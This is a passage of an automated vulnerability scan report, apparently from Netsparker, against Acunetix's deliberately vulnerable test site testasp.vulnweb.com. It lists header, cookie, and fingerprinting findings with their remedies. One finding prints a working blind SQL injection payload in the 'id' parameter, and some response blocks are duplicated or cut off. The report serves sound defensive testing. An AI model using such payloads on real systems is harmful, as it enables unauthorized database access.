Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 720.1561    Total Bytes Received : 3782    Body Length : 3538    Is Compressed : No

HTTP/1.1 200 OK

Set-Cookie: ASPSESSIONIDASRDQATC=IBIMCPHAFBLDFNNJEONLMLBP; path=/  
Server: Microsoft-IIS/8.5

X-Powered-By: ASP.NET

Content-Length: 3538

Content-Type: text/html

Date: Fri, 12 Jan 2024 13:14:52 GMT

Cache-Control: private

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/MainTemplate.dwt.asp" codeOutsideHTMLOutsideLocked="false" -->
<head>
<!-- InstanceBeginEditable name="doctitle" -->
<title>acuforum forums</title>
<!-- InstanceEndEditable -->
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<!-- InstanceBeginEditable name="head" -->
<!-- InstanceEndEditable -->
<link href="styles.css" rel="stylesheet" type="text/css">
</head>
<body>
<table width="100%" border="0" cellpadding="10" cellspacing="0">
<tr bgcolor="#008F00">
<td width="306px"><a href="https://www.acunetix.com/"></a></td>
<td align="right" valign="middle" bgcolor="#008F00" class="disclaimer">TEST and Demonstration site for
<a href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a></td>
</tr>
<tr>
<td colspan="2"><div class="menubar"><a href="Templatize.asp?item=html/about.html" class="menu">about</a> - <a href="Default.asp" class="menu">forums</a> - <a href="Search.asp" class="menu">search</a>
- <a href="./Login.asp?RetURL=%2FDefault%2Easp%3F" class="menu">login</a> - <a href="./Register.asp?RetURL=%2FDefault%2Easp%3F" class="menu">register</a>
- <a href="https://www.acunetix.com/vulnerability-scanner/sql-injection/" class="menu">SQL scanner</a>
- <a href="https://www.acunetix.com/websitesecurity/sql-injection/" class="menu">SQL vuln help</a>
</div></td>
</tr>
<tr>
<td colspan="2"><!-- InstanceBeginEditable name="MainContentLeft" -->
<table width="100%" border="
...
```

Actions to Take

- Enable CSP on your website by sending the Content-Security-Policyin HTTP response headers that instruct the browser to apply the policies you specified.
- Apply the whitelist and policies as strict as possible.
- Rescan your application to see if Netsparker identifies any weaknesses in your policies.

Remedy

Enable CSP on your website by sending the Content-Security-Policyin HTTP response headers that instruct the browser to apply the policies you specified.

External References

- [An Introduction to Content Security Policy](#)
- [Content Security Policy \(CSP\) HTTP Header](#)
- [Content Security Policy \(CSP\)](#)



CLASSIFICATION

SANS Top 25	<a href="#">16</a>
WASC	<a href="#">15</a>
ISO27001	<a href="#">A.14.2.5</a>

# 15. Missing X-XSS-Protection Header

BEST PRACTICE



1

Netsparker detected a missing X-XSS-Protectionheader which means that this website could be at risk of a Cross-site Scripting (XSS) attacks.

## Impact

This issue is reported as additional information only. There is no direct impact arising from this issue.

## Vulnerabilities

15.1. <http://testasp.vulnweb.com/>

## Certainty



### Request

```
GET / HTTP/1.1
Host: testasp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 720.1561    Total Bytes Received : 3782    Body Length : 3538    Is Compressed : No

HTTP/1.1 200 OK

Set-Cookie: ASPSESSIONIDASRDQATC=IBIMCPHAFBLDFNNJEONLMLBP; path=/

Server: Microsoft-IIS/8.5

X-Powered-By: ASP.NET

Content-Length: 3538

Content-Type: text/html

Date: Fri, 12 Jan 2024 13:14:52 GMT

Cache-Control: private

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/MainTemplate.dwt.asp" codeOutsideHTMLOutsideLocked="false" -->
<head>
<!-- InstanceBeginEditable name="doctitle" -->
<title>acuforum forums</title>
<!-- InstanceEndEditable -->
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<!-- InstanceBeginEditable name="head" -->
<!-- InstanceEndEditable -->
<link href="styles.css" rel="stylesheet" type="text/css">
</head>
<body>
<table width="100%" border="0" cellpadding="10" cellspacing="0">
<tr bgcolor="#008F00">
<td width="306px"><a href="https://www.acunetix.com/"></a></td>
<td align="right" valign="middle" bgcolor="#008F00" class="disclaimer">TEST and Demonstration site for
<a href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a></td>
</tr>
<tr>
<td colspan="2"><div class="menubar"><a href="Templatize.asp?item=html/about.html" class="menu">about</a> - <a href="Default.asp" class="menu">forums</a> - <a href="Search.asp" class="menu">search</a>
- <a href="./Login.asp?RetURL=%2FDefault%2Easp%3F" class="menu">login</a> - <a href="./Register.asp?RetURL=%2FDefault%2Easp%3F" class="menu">register</a>
- <a href="https://www.acunetix.com/vulnerability-scanner/sql-injection/" class="menu">SQL scanner</a>
- <a href="https://www.acunetix.com/websitesecurity/sql-injection/" class="menu">SQL vuln help</a>
</div></td>
</tr>
<tr>
<td colspan="2"><!-- InstanceBeginEditable name="MainContentLeft" -->
<table width="100%" border="
...
```

Remedy

Add the X-XSS-Protection header with a value of "1; mode= block".

- X-XSS-Protection: 1; mode=block

External References

- [Internet Explorer 8 Security Features - MSDN](#)
- [X-XSS-Protection HTTP Header](#)
- [Internet Explorer 8 XSS Filter](#)



CLASSIFICATION

SANS Top 25	<a href="#">16</a>
WASC	<a href="#">15</a>
HIPAA	<a href="#">164.308(A)</a>
ISO27001	<a href="#">A.14.2.5</a>



# 16. Referrer-Policy Not Implemented

BEST PRACTICE



1

Netsparker detected that no Referrer-Policy header implemented.

Referrer-Policy is a security header designed to prevent cross-domain Referer leakage.

## Impact

Referer header is a request header that indicates the site which the traffic originated from. If there is no adequate prevention in place, the URL itself, and even sensitive information contained in the URL will be leaked to the cross-site.

The lack of Referrer-Policy header might affect privacy of the users and site's itself

## Vulnerabilities

16.1. <http://testasp.vulnweb.com/>

## Certainty



### Request

```
GET / HTTP/1.1
Host: testasp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 720.1561    Total Bytes Received : 3782    Body Length : 3538    Is Compressed : No

HTTP/1.1 200 OK

Set-Cookie: ASPSESSIONIDASRDQATC=IBIMCPHAFBLDFNNJEONLMLBP; path=/

Server: Microsoft-IIS/8.5

X-Powered-By: ASP.NET

Content-Length: 3538

Content-Type: text/html

Date: Fri, 12 Jan 2024 13:14:52 GMT

Cache-Control: private

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/MainTemplate.dwt.asp" codeOutsideHTMLOutsideLocked="false" -->
<head>
<!-- InstanceBeginEditable name="doctitle" -->
<title>acuforum forums</title>
<!-- InstanceEndEditable -->
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<!-- InstanceBeginEditable name="head" -->
<!-- InstanceEndEditable -->
<link href="styles.css" rel="stylesheet" type="text/css">
</head>
<body>
<table width="100%" border="0" cellpadding="10" cellspacing="0">
<tr bgcolor="#008F00">
<td width="306px"><a href="https://www.acunetix.com/"></a></td>
<td align="right" valign="middle" bgcolor="#008F00" class="disclaimer">TEST and Demonstration site for
<a href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a></td>
</tr>
<tr>
<td colspan="2"><div class="menubar"><a href="Templatize.asp?item=html/about.html" class="menu">about</a> - <a href="Default.asp" class="menu">forums</a> - <a href="Search.asp" class="menu">search</a>
- <a href="./Login.asp?RetURL=%2FDefault%2Easp%3F" class="menu">login</a> - <a href="./Register.asp?RetURL=%2FDefault%2Easp%3F" class="menu">register</a>
- <a href="https://www.acunetix.com/vulnerability-scanner/sql-injection/" class="menu">SQL scanner</a>
- <a href="https://www.acunetix.com/websitesecurity/sql-injection/" class="menu">SQL vuln help</a>
</div></td>
</tr>
<tr>
<td colspan="2"><!-- InstanceBeginEditable name="MainContentLeft" -->
<table width="100%" border="
...
```

Actions to Take

In a response header:

```
Referrer-Policy: no-referrer | same-origin | origin | strict-origin | no-origin-when-downgrading
```

In a META tag

```
<meta name="Referrer-Policy" value="no-referrer | same-origin"/>
```

In an element attribute

```
<a href="http://crosssite.example.com" rel="noreferrer"></a>
```

or

```
<a href="http://crosssite.example.com" referrerpolicy="no-referrer | same-origin | origin | strict-origin | no-origin-when-downgrading"></a>
```

Remedy

Please implement a Referrer-Policy by using the Referrer-Policy response header or by declaring it in the meta tags. It's also possible to control referrer information over an HTML-element by using the rel attribute.

External References

- [Referrer Policy](#)
- [Referrer Policy - MDN](#)
- [Referrer Policy HTTP Header](#)
- [A New Security Header: Referrer Policy](#)
- [Can I Use Referrer-Policy](#)



CLASSIFICATION

OWASP 2013	<a href="#">A6</a>
OWASP 2017	<a href="#">A3</a>
SANS Top 25	<a href="#">200</a>
ISO27001	<a href="#">A.14.2.5</a>



# 17. SameSite Cookie Not Implemented

BEST PRACTICE 

1

Cookies are typically sent to third parties in cross origin requests. This can be abused to do CSRF attacks. Recently a new cookie attribute named *SameSite* was proposed to disable third-party usage for some cookies, to prevent CSRF attacks.

Same-site cookies allow servers to mitigate the risk of CSRF and information leakage attacks by asserting that a particular cookie should only be sent with requests initiated from the same registrable domain.

## Vulnerabilities

17.1. <http://testasp.vulnweb.com/>

### Identified Cookie(s)

- ASPSESSIONIDASRDQATC

### Cookie Source

- HTTP Header

### Certainty

#### Request

```
GET / HTTP/1.1
Host: testasp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 720.1561    Total Bytes Received : 3782    Body Length : 3538    Is Compressed : No

```
HTTP/1.1 200 OK
Set-Cookie: ASPSESSIONIDASRDQATC=IBIMCPHAFBLDFNNJEONLMLBP; path=/
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Content-Length: 3538
Content-Type: text/html
Date: Fri, 12 Jan 2024 13:14:52 GMT
Cache-HTTP/1.1 200 OK
Set-Cookie: ASPSESSIONIDASRDQATC=IBIMCPHAFBLDFNNJEONLMLBP; path=/

Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Content-Length: 3538
Content-Type: text/html
Date: Fri, 12 Jan 2024 13:14:52 GMT
Cache-Control: private

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HT
...
```

## Remedy

The server can set a same-site cookie by adding the `SameSite=...` attribute to the `Set-Cookie` header. There are three possible values for the `SameSite` attribute:

- **Lax:** In this mode, the cookie will only be sent with a top-level get request.

```
Set-Cookie: key=value; SameSite=Lax
```

- **Strict:** In this mode, the cookie will not be sent with any cross-site usage even if the user follows a link to another website.

```
Set-Cookie: key=value; SameSite=Strict
```

- **None:** In this mode, the cookie will be sent with the cross-site requests. Cookies with `SameSite=None` must also specify the `Secure` attribute to transfer them via a secure context. Setting a `SameSite=None` cookie without the `Secure` attribute will be rejected by the browsers.

```
Set-Cookie: key=value; SameSite=None; Secure
```

---

### External References

- [Security Cookies - SameSite Attribute - Netsparker](#)
- [Using the Same-Site Cookies Attribute to Prevent CSRF Attacks](#)
- [Same-site Cookies](#)
- [Preventing CSRF with the same-site cookie attribute](#)
- [SameSite cookies explained](#)
- [Get Ready for New SameSite=None; Secure Cookie Settings](#)



### CLASSIFICATION

SANS Top 25	<a href="#">16</a>
WASC	<a href="#">15</a>
ISO27001	<a href="#">A.14.2.5</a>

# 18. [Possible] Login Page Identified

INFORMATION ⓘ

1

Netsparker identified a login page on the target website.

## Impact

This issue is reported as additional information only. There is no direct impact arising from this issue.

## Vulnerabilities

18.1. <http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault.asp%3F>

Method	Parameter	Value
GET	RetURL	%2FDefault.asp%3F

### form.action

- /Login.asp

### window.location.pathname

- /Login.asp

## Certainty



### Request

```
GET /Login.asp?RetURL=%2FDefault.asp%3F HTTP/1.1
Host: testasp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASPSESSIONIDASRDQATC=IBIMCPHAFBLDFNNJEONMLBP
Referer: http://testasp.vulnweb.com/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```



## Response

Response Time (ms) : 903.0963    Total Bytes Received : 3375    Body Length : 3198    Is Compressed : No

HTTP/1.1 200 OK

Server: Microsoft-IIS/8.5

X-Powered-By: ASP.NET

Content-Length: 3198

Content-Type: text/html

Date: Fri, 12 Jan 2024 13:15:03 GMT

Cache-Control: private

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/MainTemplate.dwt.asp" codeOutsideHTMLOutsideLocked="false" -->
<head>
<!-- InstanceBeginEditable name="doctitle" -->
<title>acuforum login</title>
<!-- InstanceEndEditable -->
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<!-- InstanceBeginEditable name="head" -->
<!-- InstanceEndEditable -->
<link href="styles.css" rel="stylesheet" type="text/css">
</head>
<body>
<table width="100%" border="0" cellpadding="10" cellspacing="0">
<tr bgcolor="#008F00">
<td width="306px"><a href="https://www.acunetix.com/"></a></td>
<td align="right" valign="middle" bgcolor="#008F00" class="disclaimer">TEST and Demonstration site for
<a href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a></td>
</tr>
<tr>
<td colspan="2"><div class="menubar"><a href="Templatize.asp?item=html/about.html" class="menu">about</a> - <a href="Default.asp" class="menu">forums</a> - <a href="Search.asp" class="menu">search</a>
- <a href="./Login.asp?RetURL=%2FDefault%2Easp%3F" class="menu">login</a> - <a href="./Register.asp?RetURL=%2FDefault%2Easp%3F" class="menu">register</a>
- <a href="https://www.acunetix.com/vulnerability-scanner/sql-injection/" class="menu">SQL scanner</a>
- <a href="https://www.acunetix.com/websitesecurity/sql-injection/" class="menu">SQL vuln help</a>
</div></td>
</tr>
<tr>
<td colspan="2"><!-- InstanceBeginEditable name="MainContentLeft" -->
<form action="" method="POST">
<table width="350" border="0" align="center" cellpadding="0"
...
```



## CLASSIFICATION

OWASP Proactive Controls

---

[C6](#)

# 19. ASP.NET Identified

## INFORMATION ⓘ

1

Netsparker identified that the target website is using ASP.NET as its web application framework.

This issue is reported as extra information only.

### Impact

This issue is reported as additional information only. There is no direct impact arising from this issue.

### Vulnerabilities

19.1. <http://testasp.vulnweb.com/>

### Certainty



#### Request

```
GET / HTTP/1.1
Host: testasp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 720.1561    Total Bytes Received : 3782    Body Length : 3538    Is Compressed : No

```
HTTP/1.1 200 OK
Set-Cookie: ASPSESSIONIDASRDQATC=IBIMCPHAFBLDFNNJEONLMLBP; path=/
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Content-Length: 3538
Content-Type: text/html
Date: Fri, 12 Jan 2024 13:14:52 GMT
Cache-HTTP/1.1 200 OK
Set-Cookie: ASPSESSIONIDASRDQATC=IBIMCPHAFBLDFNNJEONLMLBP; path=/
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Content-Length: 3538
Content-Type: text/html
Date: Fri, 12 Jan 2024 13:14:52 GMT
Cache-Control: private
```

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/h
...
```



## CLASSIFICATION

SANS Top 25	<a href="#">200</a>
WASC	<a href="#">13</a>
OWASP Proactive Controls	<a href="#">C7</a>
ISO27001	<a href="#">A.8.1.1</a>

## CVSS 3.0 SCORE

Base	5.3 (Medium)
Temporal	5.1 (Medium)
Environmental	5.1 (Medium)

## CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:H/RL:O/RC:C

## CVSS 3.1 SCORE

Base	5.3 (Medium)
Temporal	5.1 (Medium)
Environmental	5.1 (Medium)

## CVSS Vector String

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:H/RL:O/RC:C



# 20. Autocomplete Enabled (Password Field)

INFORMATION ⓘ

1

CONFIRMED ⓘ

1

Netsparker detected that autocomplete is enabled in one or more of the password fields.

## Impact

If user chooses to save, data entered in these fields will be cached by the browser. An attacker who can access the victim's browser could steal this information. This is especially important if the application is commonly used in shared computers, such as cyber cafes or airport terminals.

## Vulnerabilities

### 20.1. <http://testasp.vulnweb.com/Register.asp>

**CONFIRMED**

#### Identified Field Name

- tfUPass

#### Request

```
GET /Register.asp HTTP/1.1
Host: testasp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASPSESSIONIDASRDQATC=IBIMCPHAFBLDFNNJEONLMLBP
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 617.706    Total Bytes Received : 3794    Body Length : 3617    Is Compressed : No

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Content-Length: 3617
Content-Type: text/html
Date: Fri, 12 Jan 2024 13:15:03 GMT
Cache-C
...
<td align="right"><input name="tfEmail" type="text" id="tfEmail" class="Login"></td>
</tr>
<tr>
<td>Password:</td>
<td align="right"><input name="tfUPass" type="password" id="tfUPass" class="Login"></td>
</tr>
<tr>
<td>&nbsp;</td>
<td align="right"><input type="submit" value="Register me"></td>
</tr>
</table>
</
...
```

## Actions to Take

1. Add the attribute autocomplete="off" to the form tag or to individual "input" fields. However, since early 2014, major browsers don't respect this instruction, due to their integrated password management mechanism, and offer to users to store password internally.
2. Re-scan the application after addressing the identified issues to ensure all of the fixes have been applied properly.

## Required Skills for Successful Exploitation

First and foremost, attacker needs either physical access or user-level code execution rights for successful exploitation. Dumping all data from a browser can be fairly easy, and a number of automated tools exist to undertake this. Where the attacker cannot dump the data, he/she could still browse the recently visited websites and activate the autocomplete feature to see previously entered values.

## External References

- [How to turn off form autocomplete](#)





## CLASSIFICATION

OWASP 2013	<a href="#">A5</a>
OWASP 2017	<a href="#">A6</a>
SANS Top 25	<a href="#">16</a>
WASC	<a href="#">15</a>
ISO27001	<a href="#">A.14.1.2</a>

### CVSS 3.0 SCORE

Base	4.6 (Medium)
Temporal	4.6 (Medium)
Environmental	4.6 (Medium)

### CVSS Vector String

CVSS:3.0/AV:P/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

### CVSS 3.1 SCORE

Base	4.6 (Medium)
Temporal	4.6 (Medium)
Environmental	4.6 (Medium)

### CVSS Vector String

CVSS:3.1/AV:P/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N



# 21. Database Detected (Microsoft SQL Server)

INFORMATION ⓘ

1

CONFIRMED ⓘ

1

Netsparker detected the target website is using Microsoft SQL Server as its backend database.

This is generally not a security issue and is reported here for informational purposes only.

### Impact

This issue is reported as additional information only. There is no direct impact arising from this issue.

### Vulnerabilities

21.1. http://testasp.vulnweb.com/showforum.asp?id=-1%2f\*\*%2fOR%2f\*\*%2f1%3d1%2f\*\*%2fAND%2f\*\*%2fISNULL(ASCII(SUBSTRING(CAST((SELECT%2f\*\*%2fCHAR(78)%2bCHAR(69)%2bCHAR(84)%2bCHAR(83)%2bCHAR(80)%2bCHAR(65)%2bCHAR(82)%2bCHAR(75)%2bCHAR(69)%2bCHAR(82))AS%2f\*\*%2fvvarchar(8000))%2c9%2c1))%2c0)%3d82--

CONFIRMED

Method	Parameter	Value
GET	id	-1/**/OR/**/1=1/**/AND/**/ISNULL(ASCII(SUBSTRING(CAST((SELECT/**/CHAR(78)+CHAR(69)+CHAR(84)+CHAR(83)...

Request

GET /showforum.asp?id=-1%2f\*\*%2fOR%2f\*\*%2f1%3d1%2f\*\*%2fAND%2f\*\*%2fISNULL(ASCII(SUBSTRING(CAST((SELECT%2f\*\*%2fCHAR(78)%2bCHAR(69)%2bCHAR(84)%2bCHAR(83)%2bCHAR(80)%2bCHAR(65)%2bCHAR(82)%2bCHAR(75)%2bCHAR(69)%2bCHAR(82))AS%2f\*\*%2fvvarchar(8000))%2c9%2c1))%2c0)%3d82-- HTTP/1.1

Host: testasp.vulnweb.com

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-us,en;q=0.5

Cache-Control: no-cache

Cookie: ASPSESSIONIDASRDQATC=IBIMCPHAFBLDFNNJEONMLB

Referer: http://testasp.vulnweb.com/

User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36

X-Scanner: Netsparker

## Response

Response Time (ms) : 1757.5201    Total Bytes Received : 1404    Body Length : 1208    Is Compressed : No

HTTP/1.1 500 Internal Server Error

Server: Microsoft-IIS/8.5

X-Powered-By: ASP.NET

Content-Length: 1208

Content-Type: text/html

Date: Fri, 12 Jan 2024 13:24:36 GMT

Cache-Control: private

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>
<title>500 - Internal server error.</title>
<style type="text/css">
<!--
body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}
fieldset{padding:0 15px 10px 15px;}
h1{font-size:2.4em;margin:0;color:#FFF;}
h2{font-size:1.7em;margin:0;color:#CC0000;}
h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;}
#header{width:96%;margin:0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;
color:#FFF;
background-color:#555555;}
#content{margin:0 0 0 2%;position:relative;}
.content-container{background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}
-->
</style>
</head>
<body>
<div id="header"><h1>Server Error</h1></div>
<div id="content">
<div class="content-container"><fieldset>
<h2>500 - Internal server error.</h2>
<h3>There is a problem with the resource you are looking for, and it cannot be displayed.</h3>
</fieldset></div>
</div>
</body>
</html>
```



## CLASSIFICATION

SANS Top 25	<a href="#">200</a>
WASC	<a href="#">13</a>
ISO27001	<a href="#">A.8.1.1</a>

### CVSS 3.0 SCORE

Base	4 (Medium)
Temporal	4 (Medium)
Environmental	4 (Medium)

### CVSS Vector String

CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:C/C:L/I:N/A:N

### CVSS 3.1 SCORE

Base	4 (Medium)
Temporal	4 (Medium)
Environmental	4 (Medium)

### CVSS Vector String

CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:C/C:L/I:N/A:N

# 22. Forbidden Resource

INFORMATION

1

CONFIRMED

1

Netsparker identified a forbidden resource.

Access to this resource has been denied by the web server. This is generally not a security issue, and is reported here for informational purposes.

## Impact

This issue is reported as additional information only. There is no direct impact arising from this issue.

## Vulnerabilities

22.1. <http://testasp.vulnweb.com/Images/?hTTg://r87.com/n>

**CONFIRMED**

Method	Parameter	Value
GET	Query Based	hTTg://r87.com/n

**Request**

GET /Images/?hTTg://r87.com/n HTTP/1.1  
Host: testasp.vulnweb.com  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: ASPSESSIONIDASRDQATC=IBIMCPHAFBLDFNNJEONLMLBP  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36  
X-Scanner: Netsparker

## Response

Response Time (ms) : 470.2533    Total Bytes Received : 1393    Body Length : 1233    Is Compressed : No

### HTTP/1.1 403 Forbidden

Server: Microsoft-IIS/8.5

X-Powered-By: ASP.NET

Content-Length: 1233

Content-Type: text/html

Date: Fri, 12 Jan 2024 13:15:06 GMT

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>
<title>403 - Forbidden: Access is denied.</title>
<style type="text/css">
<!--
body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}
fieldset{padding:0 15px 10px 15px;}
h1{font-size:2.4em;margin:0;color:#FFF;}
h2{font-size:1.7em;margin:0;color:#CC0000;}
h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;}
#header{width:96%;margin:0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;
color:#FFF;
background-color:#555555;}
#content{margin:0 0 0 2%;position:relative;}
.content-container{background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}
-->
</style>
</head>
<body>
<div id="header"><h1>Server Error</h1></div>
<div id="content">
<div class="content-container"><fieldset>
<h2>403 - Forbidden: Access is denied.</h2>
<h3>You do not have permission to view this directory or page using the credentials that you supplied.
</h3>
</fieldset></div>
</div>
</body>
</html>
```



## CLASSIFICATION

OWASP Proactive Controls

[C8](#)

ISO27001

[A.8.1.1](#)



# 23. OPTIONS Method Enabled

INFORMATION ⓘ

1

CONFIRMED ⓘ

1

Netsparker detected that OPTIONSmethod is allowed. This issue is reported as extra information.

## Impact

Information disclosed from this page can be used to gain additional information about the target system.

## Vulnerabilities

23.1. <http://testasp.vulnweb.com/>

CONFIRMED

### Allowed methods

- OPTIONS, TRACE, GET, HEAD, POST

Request

OPTIONS / HTTP/1.1  
Host: testasp.vulnweb.com  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: ASPSESSIONIDASRDQATC=IBIMCPHAFBLDFNNJEONLMLBP  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36  
X-Scanner: Netsparker

Response

Response Time (ms) : 562.8242    Total Bytes Received : 206    Body Length : 0    Is Compressed : No

HTTP/1.1 200 OK  
Server: Microsoft-IIS/8.5  
X-Powered-By: ASP.NET  
Allow: OPTIONS, TRACE, GET, HEAD, POST  
Content-Length: 0  
Public: OPTIONS, TRACE, GET, HEAD, POST  
Date: Fri, 12 Jan 2024 13:15:06 GMT

Remedy

Disable OPTIONSmethod in all production systems.

External References

- [Testing for HTTP Methods and XST \(OWASP-CM-008\)](#)
- [HTTP/1.1: Method Definitions](#)



CLASSIFICATION

OWASP 2013	<a href="#">A5</a>
OWASP 2017	<a href="#">A6</a>
SANS Top 25	<a href="#">16</a>
CAPEC	<a href="#">107</a>
WASC	<a href="#">14</a>
ISO27001	<a href="#">A.14.1.2</a>

# 24. Version Disclosure (IIS)

INFORMATION ⓘ

1

Netsparker identified a version disclosure (IIS) in target web server's HTTP response.

This information can help an attacker gain a greater understanding of the systems in use and potentially develop further attacks targeted at the specific version of IIS.

## Impact

An attacker might use the disclosed information to harvest specific security vulnerabilities for the version identified.

## Vulnerabilities

### 24.1. http://testasp.vulnweb.com/

#### Extracted Version

- 8.5

## Certainty



#### Request

```
GET / HTTP/1.1
Host: testasp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

